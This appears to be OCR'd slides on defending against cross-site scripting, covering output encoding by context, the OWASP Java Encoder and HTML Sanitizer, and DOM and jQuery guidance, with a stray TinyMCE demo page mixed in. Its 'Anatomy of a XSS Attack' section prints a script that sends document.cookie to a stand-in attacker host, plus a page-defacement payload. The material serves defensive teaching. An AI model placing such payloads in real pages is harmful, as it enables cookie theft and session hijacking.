
- Enforce password policy

[4] Anatomy of a XSS Attack

```
<script>
var
badURL=‘https://evileviljim.com/somesit
e/data=‘ + document.cookie;
var img = new Image();
img.src = badURL;
</script>
```

```
<script>document.body.innerHTML=‘<blink
>CYBER IS COOL</blink>’;</script>
```

Contextual Output Encoding (XSS Defense)



- – Session Hijacking
- – Site Defacement
- – Network Scanning
- – Undermining CSRF Defenses
- – Site Redirection/Phishing
- – Load of Remotely Hosted Scripts
- – Data Theft
- – Keystroke Logging
- – Attackers using XSS more frequently

XSS Defense by Data Type and Context

Data Type	Context	Defense
String	HTML Body	HTML Entity Encode
String	HTML Attribute	Minimal Attribute Encoding
String	GET Parameter	URL Encoding
String	Untrusted URL	URL Validation, avoid javascript: URLs, Attribute encoding, safe URL verification
String	CSS	Strict structural validation, CSS Hex encoding, good design
HTML	HTML Body	HTML Validation (JSoup, AntiSamy, HTML Sanitizer)
Any	DOM	DOM XSS Cheat Sheet
Untrusted JavaScript	Any	Sandboxing
JSON	Client Parse Time	JSON.parse() or json2.js

Safe HTML Attributes include: align, alink, alt, bgcolor, border, cellpadding, cellspacing, class, color, cols, colspan, coords, dir, face, height, hspace, ismap, lang, marginheight, marginwidth, multiple, nohref, noresize, noshade, nowrap, ref, rel, rev, rows, rowspan, scrolling, shape, span, summary, tabindex, title, usemap, valign, value, vlink, vspace, width

<

&lt;

OWASP Java Encoder Project

https://www.owasp.org/index.php/OWASP_Java_Encoder_Project

- No third party libraries or configuration necessary
- This code was designed for high-availability/high-performance encoding functionality
- Simple drop-in encoding functionality
- Redesigned for performance
- **More complete API (uri and uri component encoding, etc) in some regards.**
- Java 1.5+
- Last updated February 14, 2013 (version 1.1)

OWASP Java Encoder Project

https://www.owasp.org/index.php/OWASP_Java_Encoder_Project

The Problem

Web Page built in Java JSP is vulnerable to XSS

The Solution

```
1) <input type="text" name="data" value="<%= Encode.forHtmlAttribute(dataValue) %>" />

2) <textarea name="text"><%= Encode.forHtmlContent(textValue) %>" />

3) <button
onclick="alert('<%= Encode.forJavaScriptAttribute(alertMsg) %>');">
click me
</button>

4) <script type="text/javascript">
var msg = "<%= Encode.forJavaScriptBlock(message) %>";
alert(msg);
</script>
```

OWASP Java Encoder Project

https://www.owasp.org/index.php/OWASP_Java_Encoder_Project

HTML Contexts

Encode#forHtmlContent(String)
Encode#forHtmlAttribute(String)
Encode#forHtmlUnquotedAttribute(String)

XML Contexts

Encode#forXml(String)
Encode#forXmlContent(String)
Encode#forXmlAttribute(String)
Encode#forXmlComment(String)
Encode#forCDATA(String)

CSS Contexts

Encode#forCssString(String)
Encode#forCssUrl(String)

JavaScript Contexts

Encode#forJavaScript(String)
Encode#forJavaScriptAttribute(String)
Encode#forJavaScriptBlock(String)
Encode#forJavaScriptSource(String)


URI/URL contexts

Encode#forUri(String)
Encode#forUriComponent(String)

OWASP Java Encoder Project

https://www.owasp.org/index.php/OWASP_Java_Encoder_Project

```
<script src="/my-server-side-generated-script">

class MyServerSideGeneratedScript extends HttpServlet {
        void doGet(blah) {
                response.setContentType("text/javascript; charset=UTF-8");
                PrintWriter w = response.getWriter(); w.println("function() {");
                w.println(" alert('" + Encode.forJavaScriptSource(theTextToAlert) +
"');");
                w.println("}");
        }
 }
```



This example displays all plugins and buttons that comes with the TinyMCE package.

Welcome to the TinyMCE editor demo!


Feel free to try out the different features that are provided, please note that the MCImageManager and MCFileManager specific functionality is part of our commercial offering. The demo is to show the integration.

We really recommend Firefox as the primary browser for the best editing experience, but of course, TinyMCE is compatible with all major browsers.

Got questions or need help?

If you have questions or need help, feel free to visit our community forum! We also offer Enterprise support solutions. Also do not miss out on the documentation, its a great resource wiki for understanding how TinyMCE works and integrates.

Path: h1 » img Words:179



Source output from post

Element	HTML
content	<h1><img style="float: right;" title="TinyMCE Logo" src="img/tlogo.png" alt="TinyMCE Logo" width="92" height="80" />Welcome to the TinyMCE editor demo!</h1> <p>Feel free to try out the different features that are provided, please note that the MCImageManager and MCFileManager specific functionality is part of our commercial offering. The demo is to show the integration.</p> <p>We really recommend <a href="http://www.getfirefox.com" target="_blank">Firefox</a> as the primary browser for the best editing experience, but of course, TinyMCE is <a href="../wiki.php/Browser_compatiblity" target="_blank">compatible</a> with all major browsers.</p> <h2>Got questions or need help?</h2> <p>If you have questions or need help, feel free to visit our <a href="../forum/index.php">community forum</a>! We also offer Enterprise <a href="../enterprise/support.php">support</a> solutions. Also do not miss out on the <a href="../wiki.php">documentation</a>, its a great resource wiki for understanding how TinyMCE works and integrates.</p> <h2>Found a bug?</h2> <p>If you think you have found a bug, you can use the <a href="../develop/bugtracker.php">Tracker</a> to report bugs to the developers.</p> <p>And here is a simple table for you to play with.</p>

OWASP HTML Sanitizer Project

https://www.owasp.org/index.php/OWASP_Java_HTML_Sanitizer_Project

- HTML Sanitizer written in Java which lets you include HTML authored by third-parties in your web application while protecting against XSS.
- This code was written with security best practices in mind, has an extensive test suite, and has undergone adversarial security review https://code.google.com/p/owasp-java-html-sanitizer/wiki/AttackReviewGroundRules.
- Very easy to use.
- It allows for simple programmatic POSITIVE policy configuration (see below). No XML config.
- Actively maintained by Mike Samuel from Google's AppSec team!
- This is code from the Caja project that was donated by Google. It is rather high performance and low memory utilization.

Solving Real World Problems with the OWASP HTML Sanitizer Project

The Problem

Web Page is vulnerable to XSS because of untrusted HTML

The Solution

```
PolicyFactory policy = new HtmlPolicyBuilder()
    .allowElements("a")
    .allowUrlProtocols("https")
    .allowAttributes("href").onElements("a")
    .requireRelNofollowOnLinks()
    .build();
String safeHTML = policy.sanitize(untrustedHTML);
```

Other HTML Sanitizers

- Pure JavaScript
  - https://github.com/asutherland/bleach.js/blob/master/lib/bleach.js
  - http://code.google.com/p/google-caja/wiki/JsHtmlSanitizer
- Python
  - https://pypi.python.org/pypi/bleach
- PHP
  - http://htmlpurifier.org/
- .NET
  - AntiXSS.getSafeHTML/getSafeHTMLFragment
  - http://htmlagilitypack.codeplex.com/

DOM-Based XSS Defense

- JavaScript encode and delimit untrusted data as quoted strings
- Avoid use of HTML rendering methods like innerHTML
  - If you must do this, then sanitize untrusted HTML first
- Avoid code execution contexts
  - eval(), setTimeout() or event handlers
- When possible, treat untrusted data as display text only
- Use document.createElement("…"), element.setAttribute("…","value"), element.appendChild(…), etc. to build dynamic interfaces
- Parse JSON with JSON.parse in the browser

jQuery

write less, do more.

- SAFE use of JQuery
  - $(‘#element’).text(**UNTRUSTED DATA);**

- UNSAFE use of JQuery
  - $(‘#element’).html(**UNTRUSTED DATA);**

Dangerous jQuery 1.7.2 Data Types	
CSS	Some Attribute Settings
HTML	URL (Potential Redirect)

